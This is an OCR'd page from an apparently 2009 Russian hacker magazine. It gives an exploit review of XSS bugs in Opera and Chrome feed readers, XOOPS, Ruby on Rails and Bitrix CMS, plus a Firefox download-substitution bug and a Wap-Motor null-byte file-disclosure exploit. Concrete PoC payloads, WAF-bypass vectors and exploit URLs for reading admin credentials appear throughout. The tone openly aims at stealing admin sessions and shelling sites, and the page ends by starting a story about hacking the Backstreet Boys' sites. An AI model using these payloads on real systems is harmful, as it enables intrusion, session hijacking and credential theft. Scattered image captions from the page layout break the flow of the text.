
4. Выполняем необходимые манипуляции в отладчике, не обращая внимания на RDTSC.

5. Останавливаем работу драйвера (Stop, Unregister).


Драйвер загружен — результат RDTSC подменяется



Сработало — код callback-функции выполняется еще до переброски на точку входа









ОБЗОР ЭКСПЛОИТОВ

НАЧИНАЮЩИЕ БАГОКОПАТЕЛИ ЧАСТО НЕДООЦЕНИВАЮТ ТАКИЕ УЯЗВИМОСТИ, КАК: XSS, CSRF, ПОДМЕНА КАКИХ-ЛИБО ДАННЫХ (ЧИТАЙ — ФИШИНГ), РАСКРЫТИЕ СОДЕРЖИМОГО ЛОКАЛЬНЫХ ФАЙЛОВ. ЯКОБЫ ЭТИ БАГИ И В ПОДМЕТКУ НЕ ГОДЯТСЯ МОЩНЫМ И БЫСТРОДЕЙСТВУЮЩИМ SQL-ИНЪЕКЦИЯМ, ВЫПОЛНЕНИЮ КОДА, ПЕРЕПОЛНЕНИЮ КУЧИ, ЗАЛИВКЕ ШЕЛЛА, LOCAL/REMOTE FILE INCLUSION И Т.Д., С ПОМОЩЬЮ КОТОРЫХ МОЖНО В КОРОТКИЙ СРОК ВЗЯТЬ КОНТРОЛЬ НАД САЙТОМ ИЛИ ПРОГРАММОЙ. СЕГОДНЯШНИЙ ОБЗОР ПРИЗВАН ПОКОЛЕБАТЬ МНЕНИЕ СОМНЕВАЮЩИХСЯ, ИБО УПОМЯНУТЫЕ ТИПЫ УЯЗВИМОСТЕЙ С УСПЕХОМ ПРИМЕНЯЮТСЯ ХАКЕРАМИ ВО ВСЕМ МИРЕ.



ПРОЕКТЫ, РАБОТАЮЩИЕ НА CMS BITRIX






XSS В XOOPS



01 МЕЖСАЙТОВЫЙ СКРИПТИНГ ПРИ ОБРАБОТКЕ RSS И ATOM ЛЕНТ В OPERA И GOOGLE CHROME

BRIEF В уже далеком 2006 году некие James Holderness и James M. Snell провели исследование, направленное на выявление различных XSS-уязвимостей в некоторых онлайн фид-агрегаторах (например, Feed Demon).
И вот, 15 сентября сего года еще один багокопатель Inferno решил продолжить исследование и раскопал аналогичные уязвимости в последних версиях популярных браузеров Google Chrome и Opera (full disclosure от Inferno находится по адресу: http://securethoughts.com/2009/09/exploiting-chrome-and-operas-inbuilt-atomrss-reader-with-script-execution-and-more).

EXPLOIT Сам автор приводит несколько сценариев эксплуатации багов, и первый из них таков:
1. С помощью социальной инженерии атакующий подсовывает жертве ссылку на rss/atom ленту, находящуюся на своем evil-сайте (жертва должна использовать Google Chrome или Opera в качестве основного браузера);
2. Злонамеренный код исполняется в браузере жертвы.
Profit в случае этого сценария следующий: фишинг (можно спросить у юзера его данные для доступа к Google Reader, My.Opera.com и другим онлайн-сервисам), поиск в истории браузера на предмет посещенных страниц (подробнее о данном виде атак читай по ссылке http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html), сканирование внутренней сетки юзера с помощью javascript (описание этой атаки — http://jeremiahgrossman.blogspot.com/2006/11/browser-port-scanning-without.html). Собственно, эксплойты и примеры этого сценария находятся тут:
1. Google Chrome (18 примеров XSS) — http://securethoughts.com/security/rssatomxss/googlechromexss.atom;
2. Opera (38 примеров XSS) — http://securethoughts.com/security/rssatomxss/opera10xss.atom.
Далее следует еще один замечательный сценарий:
1. У атакующего и у жертвы есть аккаунты на доверенном веб-сайте (или этот доверенный сайт позволяет атакующему инжектить javascript в любую из лент новостей, читай — у тебя есть шелл или ftp-доступ на данном ресурсе);
2. Доверенный вебсайт использует систему блэклистинга для известных исполняемых и просто опасных типов файлов (html, jsp, php, htaccess и т.д.);
3. Атакующий заливает файл с расширением .rss или .atom (или вообще с любым расширением, исполняемым как .rss/.atom, например .atom.tx, так как большинство веб-серверов по дефолту определят файл, как «application/(atom/rss)+xml»);
4. Атакующий дает жертве линк на загруженный файл;
5. Куки и другая чувствительная информация жертвы уплывают к атакующему :).
Эксплойты для этого варианта сценария находятся тут:
1. Opera — http://securethoughts.com/security/rssatomxss/opera10xss.atom.tx;
2. Chrome — http://securethoughts.com/security/rssatomxss/googlechromexss.atom.tx.
В качестве бонуса исследователь напоминает нам тот факт, что всеми любимый Internet Explorer (в частности, 8 версия) автоматически поддерживает файлы с неизвестным расширением и может исполнить их контент как обычный html+javascript (многое зависит от mime type файла).
Так что все вполне может подойти и для IE. Для примера зайди с помощью Internet Explorer по адресу http://securethoughts.com/security/rssatomxss/anyfile.tx и насладись простейшим javascript-алертом из данного файла:



XSS В БИТРИКС

XOOPS ADVISORY

```
<html>
<script>alert('XSS')</script>
</html>
```

Также существует и некий третий сценарий для полного захвата всех новостных лент Оперы, но до выхода официального патча от разработчиков Inferno не хочет сообщать нам никаких подробностей :(.

TARGETS Opera 10 и ниже.
Google Chrome < v3.0.195.21.

SOLUTION Для решения проблемы в случае использования Google Chrome просто обновись до последней версии браузера (v3.0.195.21 и выше), а вот в случае использования Opera не все так просто — разработчики считают баг фичей, так что отключай выполнение js либо тщательней проверяй, по каким ссылкам ходишь.

02 ПОДМЕНА ЗАГРУЖАЕМЫХ ФАЙЛОВ В MOZILLA FIREFOX

BRIEF О таком известном браузере, как Огнелис багокопатели тоже не забыли. Недавно Jeremy Brown (http://jbrownsec.blogspot.com) обнаружил, что Firefox позволяет одним пользователям системы подменять загружаемые файлы других пользователей. Багофичу наиболее просто эксплуатировать в Linux-системах. Суть уязвимости заключается в том, что, когда пользователь начинает загружать файл, появляется диалоговое окно Downloads, для которого браузер использует фиксированный путь с директорией /tmp. Злоумышленник может разместить файл в этой самой директории /tmp перед началом загрузки файла и подменить содержимое загружаемого файла.

EXPLOIT Для обнаруженной уязвимости автор пока еще не выпустил эксплойт в надежде на то, что кодеры Мозиллы как можно скорее исправят баг: «I will be releasing exploit code as soon as updates fixing the issue are provided».
Несуществующий эксплойт с успехом может заменить видео, записанное Jeremy Brown'ом для подробной и наглядной ручной эксплуатации уязвимости. Там он показывает, как заменить один скачанный юзером с доверенного сайта исходник совершенно другим, измененным под наши хакерские цели. Посмотреть и скачать видео можно тут: http://securitytube.net/Zero-Day-Demos-(Firefox-Vulnerability-Discovered)-video.aspx (советую регулярно просматривать этот сайт — своего рода хакерский YouTube).


TARGETS Mozilla Firefox 2.x и 3.x.

SOLUTION Пока решения для исправления уязвимости не существует. Тебя спасут лишь внимательность и настороженность.

03 МЕЖСАЙТОВЫЙ СКРИПТИНГ В XOOPS

BRIEF Так как основная тема сегодняшнего обзора — XSS, нельзя не упомянуть еще об одной полезной для нашего хакерского дела уязвимости. На сей раз банальный cross site scripting был найден в таком небезызвестном php-движке, как XOOPS. Бага присутствует в файле ./xoops233/modules/pm/viewpmsg.php. Давай вместе проследим за переменной $_REQUEST['op']:

```
<?php
...
$_REQUEST['op'] = empty($_REQUEST['op']) ? "in" : $_
REQUEST['op'];
...
$pmform->addElement(new XoopsFormHidden('op', $_
REQUEST['op']));
```



ТИПИЧНЫЙ САЙТ НА WAP-MOTOR

XSS В OPERA

ИЗМЕНЕННЫЙ ЗАГРУЖЕННЫЙ ФАЙЛ В FIREFOX

```
$pmform->assign($xoopsTpl);
?>
```

Как видишь, $_REQUEST['op'] без какой-либо дополнительной фильтрации попадает в hidden-форму темплейта, выводимого на экран движком, массив $_REQUEST также нигде не проверяется, и мы спокойно сможем использовать недоработку для кражи админской сессии и последующего зашелливания сайта-жертвы через админку.

EXPLOIT Авторы уязвимости (группа Sense of Security) предлагают следующий PoC-эксплойт:

```
http://site.com/xoops-2.3.3/htdocs/modules/pm/
viewpmsg.php?op='"><script>alert('vulnerable')</
script><link id='
```

Подробности ты сможешь узнать на их сайте по адресу: http://www.senseofsecurity.com.au/advisories/SOS-09-005.pdf.

TARGETS XOOPS <= 2.3.3.

SOLUTIONS Для решения проблемы тебе необходимо установить последнюю версию движка с сайта производителя www.xoops.org (на данный момент — 2.3.3b).

03 МЕЖСАЙТОВЫЙ СКРИПТИНГ В RUBY ON RAILS

BRIEF: Проблема XSS не обошла стороной и такой известный продукт, как Ruby on Rails и, в частности, построенный на нем Twitter.com. Уязвимость существует из-за недостаточной обработки входных данных в мультибайтовых кодировках BIG5, EUC-JP, EUC-KR, GB2312 и SHIFT_JIS (кстати, с этой же проблемой было связано и множество SQL-инъекций в популярных web-движках). Удаленный пользователь может с помощью специально сформированного запроса выполнить произвольный код javascript в браузере жертвы в контексте безопасности уязвимого сайта. Весь сыр-бор происходит из-за недостаточной фильтрации символов национальных кодировок в так называемых FormHelper-элементах движка. Они предоставляют набор методов для создания форм на основе моделей для каждого вида юзерского ввода (например, текст, пароль, выбор и т.д.). Так как большинство баз данных либо не принимают, либо очищают неправильные мультибайт-строки, уязвимость может встретиться не так часто, но, тем не менее, на Твиттере она присутствовала и успешно эксплуатировалась злоумышленниками.

EXPLOIT Эксплойт для описываемой XSS может быть представлен во множестве вариантов, например:

```
<a href="http://site.com" title="XSS [мультибайт-сим-
вол, который перезапишет следующие 2 символа]">ABCD"
onerror='alert(131)'>131</a>
```

Если у тебя есть возможность изменять содержимое атрибута title и ты запишешь в квадратные скобки символ за номером 0131 (ALT + 0131), то следующие за ним кавычки в мультибайтовой кодировке просто съедятся (превратятся в некий четырехбайтовый символ) и закрывающий тег «>» будет уже внутри других кавычек:

```
<a href="http://site.com" title="XSS [полученный 4-бай-
товый символ]>ABCD" onerror='alert(143)'>143</a>
```


Дело в том, что, к примеру, в кодировке GB2313 символ 0131 (в десятичной системе) на самом деле не является отдельным символом — он лишь начало другого символа, то есть в результате инжекта имеем символ 0131 + кавычки = «отдельный символ».
Подробнее о данном векторе межсайтового скриптинга можно почитать на буржуйском форуме http://www.criticalsecurity.net/index.php/topic/31640-xss-via-multibyte-characters.

TARGETS 2.0.0 и все подверсии.

SOLUTION Как всегда, не забываем обновляться. Актуальные версии Ruby on Rails — 2.3.4, 2.2.3, скачать их можно на сайте производителя — rubyonrails.org.

04 МЕЖСАЙТОВЫЙ СКРИПТИНГ В BITRIX CMS

BRIEF: В отечественной разработке от 1С — Bitrix CMS (движок используется, например, таким популярным секурити-порталом, как securitylab.



ОКНО ЗАГРУЗКИ В MOZILLA FIREFOX

XSS В GOOGLE CHROME

ru, сетью магазинов бытовой электроники «Эльдорадо» и несколькими тысячами других известных фирм) не так давно были обнаружены cross site scripting уязвимости. О них, в рамках фестиваля Chaos Constructions 2009, сообщил Владимир Воронцов (http://onsec.ru).
Первая бага существует из-за отсутствия фильтрации символа одинарной кавычки в http-заголовке «Referer», который отображается в теге «<a>» на страницах статистики в административной части модуля «Веб-аналитика». Зайдя на сайт жертвы со специально сформированным реферером, злоумышленник внесет свой злонамеренный код прямо в админку сайта, что чревато хищением админских кукисов.
Вторая бага возникает из-за неполной фильтрации входных данных в модуле WAF («Проактивная защита»). Удаленный пользователь может обойти установленные фильтры и произвести XSS-нападение. Для успешной эксплуатации требуется заранее внести свой код в базу данных движка (комментарии, посты и т.д.).

>> EXPLOIT Для первой уязвимости сам автор приводит следующий формат пересылаемого заголовка Referer:

```
Referer: " style="onsec:e&#92xp&#92re&#92s&#92s&#92i&#
92o&#92n(alert(111))
```

Также в этом примере используется и обход проактивного фильтра WAF-движка «1С-Битрикс».
Для второй баги security-эксперт за 40 фестивальных минут смог найти такие векторы обхода фильтра защиты:

```
<style>
@\69\6D\70\6F\72\74 url(http://onsec.ru/xss.css);
</style>
---
e&#92xp&#92re&#92s&#92s&#92i&#92o&#92n
```

Проактивный фильтр WAF проверяет входные данные пользователя на наличие потенциально опасных строк по огромной базе регулярных выражений и фильтрует множество вариантов реализаций SQL-инъекций, Includes, XSS. Но именно эти варианты разработчики как-то не учли :).

TARGETS Bitrix CMS <= 8.0.5.

SOLUTION Для своевременной защиты обладатели Битрикса легко смогут обновиться через встроенный функционал обновления. Для устранения первой уязвимости с реферером можно также включить модуль проактивной защиты.

05 РАСКРЫТИЕ ДАННЫХ В WAP-MOTOR

BRIEF: Почему-то тема WAP-сайтов встречается в][крайне редко. Настало время исправить это недоразумение. Итак, недавно найденная уязвимость просмотра содержимого произвольных локальных файлов в CMS Wap-motor, которую используют множество Wap-сайтов на территории СНГ и ближнего зарубежья, позволяет прочитать важные конфиги и файлы текстовой базы данных движка. Проведем небольшой реверсинг скриптов жертвы вместе с автором баги Inj3ct0r'ом (Inj3ct0r.com).
1. Открываем файл ./gallery/gallery.php:

```
<?php
require_once"../template/start.php";
require_once"../template/regglobals.php";
require_once"../template/config.php";
require_once"../template/functions.php";

$image=check($image);
$ext = strtolower(substr($image, strrpos($image, '.')
+ 1));

if($ext=="jpg" || $ext=="gif" || $ext=="png"){
if($ext=="jpg"){$ext="jpeg";}

$filename = BASEDIR."local/datagallery/$image";
$filename = file_get_contents($filename);
header('Content-Disposition: inline;
filename="'.$image.'"');
header("Content-type: image/$ext");
header("Content-Length: ".strlen($filename));
echo $filename;
}
?>
```

2. Далее ./template/regglobals.php:



XSS В TWITTER

ПОДДЕРЖКА UNICODE ТВИТТЕРОМ

```
<?php
...
if (!ini_get('register_globals')) {
   while(list($key,$value)=each($_GET))
$GLOBALS[$key]=$value;
   while(list($key,$value)=each($_POST))
$GLOBALS[$key]=$value;
     while(list($key,$value)=each($_SESSION))
$GLOBALS[$key]=$value;
}
...
foreach ($_GET as $check_url) {
      if ((eregi("<[^>]*script*\"?[^>]*>", $check_url))
|| (eregi("<[^>]*object*\"?[^>]*>", $check_url)) ||
         (eregi("<[^>]*iframe*\"?[^>]*>", $check_url))
|| (eregi("<[^>]*applet*\"?[^>]*>", $check_url)) ||
         (eregi("<[^>]*meta*\"?[^>]*>", $check_url)) ||
(eregi("<[^>]*style*\"?[^>]*>", $check_url)) ||
         (eregi("<[^>]*form*\"?[^>]*>", $check_url)) ||
(eregi("\([^>]*\"?[^)]*\)", $check_url)) ||
         (eregi("\"", $check_url)) || (eregi("\'",
$check_url)) || (eregi("\./", $check_url)) ||
         (eregi("//", $check_url)) || (eregi("<",
$check_url)) || (eregi(">", $check_url))) {

header ("Location: ".BASEDIR."index.php?isset=403&".
SID); exit;
}
...
?>
```

Теперь рассмотрим подробнее, что же происходит в приведенных скриптах при передаче параметра $_GET['image']:

1. Переменная $_GET['image'] глобализуется и превращается в $image:

```
while(list($key, $value) = each($_GET)) $GLOBALS[$key] =
$value;
```

2. $image проверяется как $check_url в нескольких eregi-регулярках на предмет нехороших символов;
3. Затем производятся не совсем понятные трезвому программисту манипуляции с расширением требуемого файла;
4. Нужный файл читается и отдается пользователю.

>> EXPLOIT Казалось бы, через приведенные выше регулярки невозможно провести никакой directory traversal, но, вспомнив метод Электа для ereg[i]-функций, вполне успешно можно заюзать любимый всеми нулл-байт. Исходя из этого, схема эксплуатирования баги может быть следующей:
1. Читаем список админов:

```
http://wap.site.com/gallery/gallery.php?image=%00../
datatmp/adminlist.dat%00.gif
```

2. Читаем credentials любого из админов:

```
http://wap.site.com/gallery/gallery.php?image=%00../
profil/[MY_ADMIN_NAME].prof%00.gif
```

3. Наслаждаемся админскими правами.
Конечно, для успешного внедрения нулл-байта на сервере жертвы должны быть отключены magic_quotes.

TARGETS Wap-Motor <= 18.0.

SOLUTION Ищем последнюю версию движка на сайте производителя — http://visavi.net/wap-motor.



BACKSTREET'S BACK!

ТОТАЛЬНОЕ УНИЧТОЖЕНИЕ ГРУППЫ BACKSTREET BOYS

Сегодня я расскажу занимательную историю о том, как быстро и практически без боя сдались backstreetboys.com, myspace.com/backstreetboys, а также twitter.com/backstreetboys — основные сетевые ресурсы некогда почитаемой сопливыми девочками группы. Все началось с того, что третьего дня небезызвестный редактор рубрики намекнул о продолжении темы взлома всепочитаемых зарубежных знаменитостей, а в голове как раз вертелась нехитрая песенка «Everybody».

WHO IS WHO

